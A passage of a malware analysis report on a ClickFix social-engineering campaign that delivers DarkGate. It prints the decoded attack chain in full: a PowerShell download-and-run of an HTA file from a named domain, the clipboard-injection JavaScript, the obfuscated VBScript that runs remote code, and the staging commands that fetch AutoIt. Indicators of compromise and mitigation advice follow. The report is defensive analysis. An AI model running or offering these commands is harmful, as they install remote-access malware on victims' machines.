lXeE9ZVzF5S0NKVGvYTjBaVzB1VjJsdVpHOTNjeTVHYjNkdGN5SXBpdzBLVzFONlMzUmxiUzVYVYVc1a2IzZHpMa1p2Y20xekxrMwXjM050wJjWQ2IzaGRPanBUUc5M0tD5lVhR1VnYjNCbGNtRjBhVz11SudOdmJYQnNawFJswkNcmRXtMpaWE56Wm5Wc2J1a3NJSEJzWldGelpTQnlaV3h2WVdR2RHaGxJSEJowJjVauXQWlVM2x6ZEdWdE1pd2dQ3dnTmPrEc93MEtZMnhsWVhJdGfHOXpkRHNQ2cwSy17DQoNCm1leChbU31zdGVtL1RleHQURW5jb2Rpbmdd0jpVVEY4LkdldFN0cm1uZyhbU31zdGVtLkNvbN1cnRd0jpGcm9tQmFzZTY0U3Ryaw5nKCRiYXNlbnJqPSAiYVhCamIyNW1hV2NnTDJac2RYTm9aRzV6RFFvTknPUnZReUE5SUNkak9seGNkWE5sY250Y1hIQjFZbXhwMTF4Y2JrTXVhSFJ0SnppzTkNtbHVkbTlyW1MxM1pXSnlaWEYxw1h0ME1DMTFjbWtnYUhsMGNIITZMeT1zYVc1cmRHOTRhV016TkM1amIyMHZkM0F0WTI5dWRHVNkQzkWYudWdFpYTXZkSGRsYm55NWRIZGxib1I1ZEHkdKwyUmhjbXN1YUhsaE1DMXZkWFJtYVd4bE1DUZRenNOQ25OMF1YSjBMWEJ5YjJ0bGMzTWdKRz1ET3cwS0RRcGJVM2x6ZEdWdExsSmxabXhsWTNScGIyNHVRWE56W1cxaWJibGRPanBNYjJGa1YybDBhRkJoY25ScFlXeE9ZVzF5S0NKVGvYTjBaVzB1VjJsdVpHOTNjeTVHYjNkdGN5SXBpdzBLVzFONlMzUmxiUzVYVYVc1a2IzZHpMa1p2Y20xekxrMwXjM050wJjWQ2IzaGRPanBUUc5M0tD5lVhR1VnYjNCbGNtRjBhVz11SudOdmJYQnNawFJswkNcmRXtMpaWE56Wm5Wc2J1a3NJSEJzWldGelpTQnlaV3h2WVdR2RHaGxJSEJowJjVauXQWl
```

```
ipconfig /flushdns
```

```
$oC = 'c:\\users\\public\\nC.hta';  
invoke-webrequest -uri https://linktoxic34.com/wp-content/themes/twentytwentytwo/dark.hta  
-outfile $oC;  
start-process $oC;
```

```
[System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms");  
[System.Windows.Forms.MessageBox]::Show("The operation completed successfully,  
please reload the page", "System", 0, 64);  
clear-host;
```



Figure 4: Decoded Base-64 Value

## Malicious PowerShell Activity

---

A decoded PowerShell command was observed executing a multi-stage attack involving the download and execution of a malicious HTA (HTML Application) file. The script also included clipboard manipulation and session termination commands, indicating an attempt to evade detection and cover tracks.

- **Initial Action:**  
The PowerShell script downloads an HTA file from the following URL:  
**<https://linktoxic34.com/wp-content/themes/twentytwentytwo/dark.hta>**
- **Local Save Path:**  
The file is saved as:  
**c:\users\public\nC.hta**
- **Execution:**  
The script uses **Start-Process** to launch the HTA file, initiating the malicious payload.
- **Post-Execution Behaviour:**

Clears clipboard contents using:

**Set-Clipboard -Value ''**

Ends the PowerShell session with:

**exit**

Further analysis of the HTML page revealed a JavaScript appended at the end of the code.

```

// Вставка готового кода в textarea
$("#code").val(payload);

// Открытие модального окна
openModal();
});

// функция отображения модального окна
function openModal()
{
    var modal = document.getElementById("myModal");
    modal.style.display = "block";
    modal.style.animation = "fadeIn 0.8s";
}

// функция проигрывания аудио
function playAudio()
{
}

download.addEventListener("click", function()
{
    var prompt = document.getElementById("prompt");
    prompt.style.display = "block";

    var codeInput = document.getElementById("code");
    codeInput.select();
    document.execCommand("copy");
    window.getSelection().removeAllRanges();
});

window.addEventListener("click", function(event)
{
    var modal = document.getElementById("myModal");
    if(event.target == modal)
    {
        playAudio();
    }
});

```

Figure 5: Code segment used for decoding operations

## JavaScript-Based Payload Delivery Mechanism

A JavaScript snippet embedded at the end of the HTML page performs multiple coordinated actions:

### Payload Decoding:

Processes and reveals a hidden PowerShell script.

### **Modal Interaction:**

Manages user interface elements to prompt action.

### **Clipboard Injection:**

Copies the decoded PowerShell command to the user's clipboard upon clicking the "How to fix" button.

Clicking the button activates the script, which places a PowerShell command directly into the clipboard.

This command initiates the download and execution of a remote HTA file from:

**<https://linktoxic34.com/wp-content/themes/twentytwentytwo/dark.hta>**

The file is saved locally as:

**c:\users\public\nc.hta**

Once executed via Start-Process, the HTA file launches potentially harmful operations on the system. The attackers further employ social engineering by instructing users to press Windows+R to open the Run dialog, followed by CTRL+V to paste clipboard contents. This sequence is designed to prompt the execution of a PowerShell script previously copied to the clipboard without the user realizing its malicious intent. By leveraging familiar keyboard shortcuts, the attackers aim to lower suspicion and encourage unintentional script execution.

Upon completion of the user actions, the HTA file starts downloading.

```

<head>
  <HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />
  <script type="text/vbscript">

    Sub Window_OnLoad

      uzctjeus = replace("C--o--m--m--a--n--d-- I--n--v--o--k--e--E--xp--re--ss--i--o--n-- --(i--rm -Ur--i
      'dogmupdate.com/rdyjyany')", "--", "")
    hqsumejb = replace("--S--h--e--l--l--l--A--p--p--l--i--c--a--t--i--o--n--", "--", "")
    )
    focukcj = replace("--p--o--w--e--r--s--h--e--l--l--l", "--", "")
    )
    CreateObject(hqsumejb).ShellExecute focukcj, uzctjeus, "", "", 0

    self.close
  End Sub

</script>
</head>

<body>
  <h1>Abriendo la Calculadora...</h1>

</body>
</html>

```

Figure 6: Dark.hta file

Upon execution, the referenced file establishes a connection with the designated domain and triggers a PowerShell script hosted on that remote server. The following is the script retrieved and executed during this process.

```

ni 'C:/zkdz/' -Type Directory -Force;cd 'C:/zkdz/';Invoke-WebRequest -Uri
"http://dogmupdate.com/yoomzhda" -OutFile 'file.zip';Expand-Archive -Path 'file.zip'
-DestinationPath 'C:/zkdz/';start 'AutoIt3.exe' -a 'script.a3x';attrib +h 'C:/zkdz/'

```

Figure 7: PowerShell command block

Upon implicit execution of the PowerShell script, a directory is created on the C drive, into which an Autolt executable and script are deployed and run automatically without user intervention.




Figure 8: An Autolt script is embedded within the retrieved ZIP file

Once the script.a3x Autolt file is executed, it performs the following actions:

- **Creates a New Folder:** A secondary directory is generated on the C drive, typically used to stage additional payloads or maintain persistence.

- **Drops Additional Components:** Within this folder, the script may deploy further executables, configuration files, or scripts often part of a broader malware framework.
- **Automatic Execution:** These components are launched without user interaction, continuing the attack chain silently.




Figure 9: Dropped Files

Analysis of the file fckhffh.a3x reveals that it contains code implementing the DES (Data Encryption Standard) algorithm.

```
$DATA = BINARYTOSTRING ( "0x" & $DATA )
$PT = EXECUTE ( _ENCRYPT ( BINARYTOSTRING ( "0x8EA6A699BEB8BFA9BE89B8AFABBEAFE2E8A8B3BEAF91FEFCFDFCF297E8E3" ) , "SFZFQODn" ) )
EXECUTE ( _ENCRYPT ( BINARYTOSTRING ( "0x8EA6A689ABA6A6E2E8A1AFB8A4AFA6F9F8E4AEA6A6E8E6E888858586E8E6E89CA3B8BEBFABA69AB8A5BEAFA9BEE8E6E8B8BEB8E8E68EA6A699BEB8BFA9BE8DAFBE9ABEB8E2EEB8BEE3E6E8A3A4BEE8E6FEFCFDFCF2EAE6E8AEBDA5B8AEE8E6FAB2FEFAB6E8AEBDA5B8AEE0E8E6A4BFA6A6E3" ) , "SFZFQODn" ) )
EXECUTE ( _ENCRYPT ( BINARYTOSTRING ( "0x8EA6A699BEB8BFA9BE99AFBE8EABBEABE2EEB8BEE6FBE6EEAEABBEABE3" ) , "SFZFQODn" ) )
EXECUTE ( _ENCRYPT ( BINARYTOSTRING ( "0x8EA6A689ABA6A6E2E8BFB9AFB8F9F8E4AEA6A6E8E6E8A3A4BEE8E6E8FA4BFA79DA3A4AEA5BDB9E8E6E8B8BEB8E8E68EA6A699BEB8BFA9BE8DAFBE9ABEB8E2EEB8BEE3E6E8A6BAABB8ABA7E8E6FAE3" ) , "SFZFQODn" ) )
```

Figure 10: Invoking the DES algorithm

Execution of the fckhffh.a3x file results in the deployment of an DOS file onto the system.




Figure 11: Dropped DOS file

Subsequently, DarkGate initiates its malicious operations and establishes communication with its command and control (C2) infrastructure.

## Indicators of Compromise

| File Name          | SHA-256                                                          |
|--------------------|------------------------------------------------------------------|
| HTML File          | 1533221ca97e88f5010b4a8b4d392232034dd07f154b13d4413c19693c0304c3 |
| Dark.hta           | ca628638c20f6a67ac80782dc872e1e06b84cda68accf5e912ade6645c689f04 |
| PS File            | 40be7be16cdaa414898db0014d26afd9cf516ba209f074a95c346227e690acd4 |
| .Zip File          | fab36431b9760b48eb84d671e7c10e16e0754ec86517d665c10811cd0670e06b |
| Autolt Script File | 4f5f733c7ca71d514991ac3b369e34ce1c3744ff604c88481522edced14cc22c |

## MITRE ATT&CK

---

| Tactic            | Technique                               | ID        | Description                                      |
|-------------------|-----------------------------------------|-----------|--------------------------------------------------|
| Execution         | Command and Scripting Interpreter       | T1059.001 | PowerShell used for in-memory execution          |
| Defense Evasion   | Obfuscated Files or Information         | T1027     | Base64 and reverse encoding used for concealment |
| Defense Evasion   | Masquerading                            | T1036     | HTA file disguised as a legitimate fix tool      |
| Command & Control | Application Layer Protocol: Web Traffic | T1071.001 | Payload retrieved over HTTP(S)                   |
| Impact            | Remote Access Tool                      | T1219     | Enables full control over infected systems       |

## Prevention and Mitigation

---

- **User Awareness:** Be extremely cautious of unexpected warnings or messages that prompt you to copy and paste code into a command prompt or terminal. Legitimate websites and applications will not ask you to do this.
- **Never Run Unfamiliar Code:** Do not execute code from an untrusted source, even if it claims to “fix” an issue.
- **Use Reputable Security Software:** Employ a strong antivirus/anti-malware program that uses behavioural analysis to detect unusual activity, not just known signatures.
- **Restrict Access:** In enterprise environments, IT administrators can leverage Group Policy Objects (GPOs) to restrict or disable access to the Windows Run command (triggered by Win + R) and enforce controls that prevent users from executing unauthorized or potentially harmful programs from personal directories.
- **Disconnect if Affected:** If you suspect you have fallen victim to a ClickFix attack, immediately disconnect the device from the internet and contact IT support.

## Removal

---

1. Reboot into Safe Mode with Networking
2. Use [UltraAV](#) antivirus to delete malicious files.
3. Detected as the following name by [UltraAV](#):

**Trojan.HTML.DarkGate.ORS**




Figure 12: Threat Detection Name

## Conclusion

ClickFix social engineering tactic represents a sophisticated and technically refined approach to malware delivery. By embedding base64-encoded scripts within deceptive error messages, attackers lure users into executing a sequence of actions that ultimately trigger malicious PowerShell commands. These commands are designed to retrieve and launch payloads—such as HTA files—from remote servers, leading to the deployment of malware like DarkGate.

Once activated, the malware initiates a range of harmful operations, including exfiltrating sensitive user data to its command and control (C2) infrastructure. The execution flow is crafted to avoid detection and ensure persistence, employing techniques such as clearing clipboard history and launching processes in minimized windows. Through misleading prompts and seemingly helpful guidance, attackers manipulate users into unknowingly executing scripts that install and operate various malicious tools.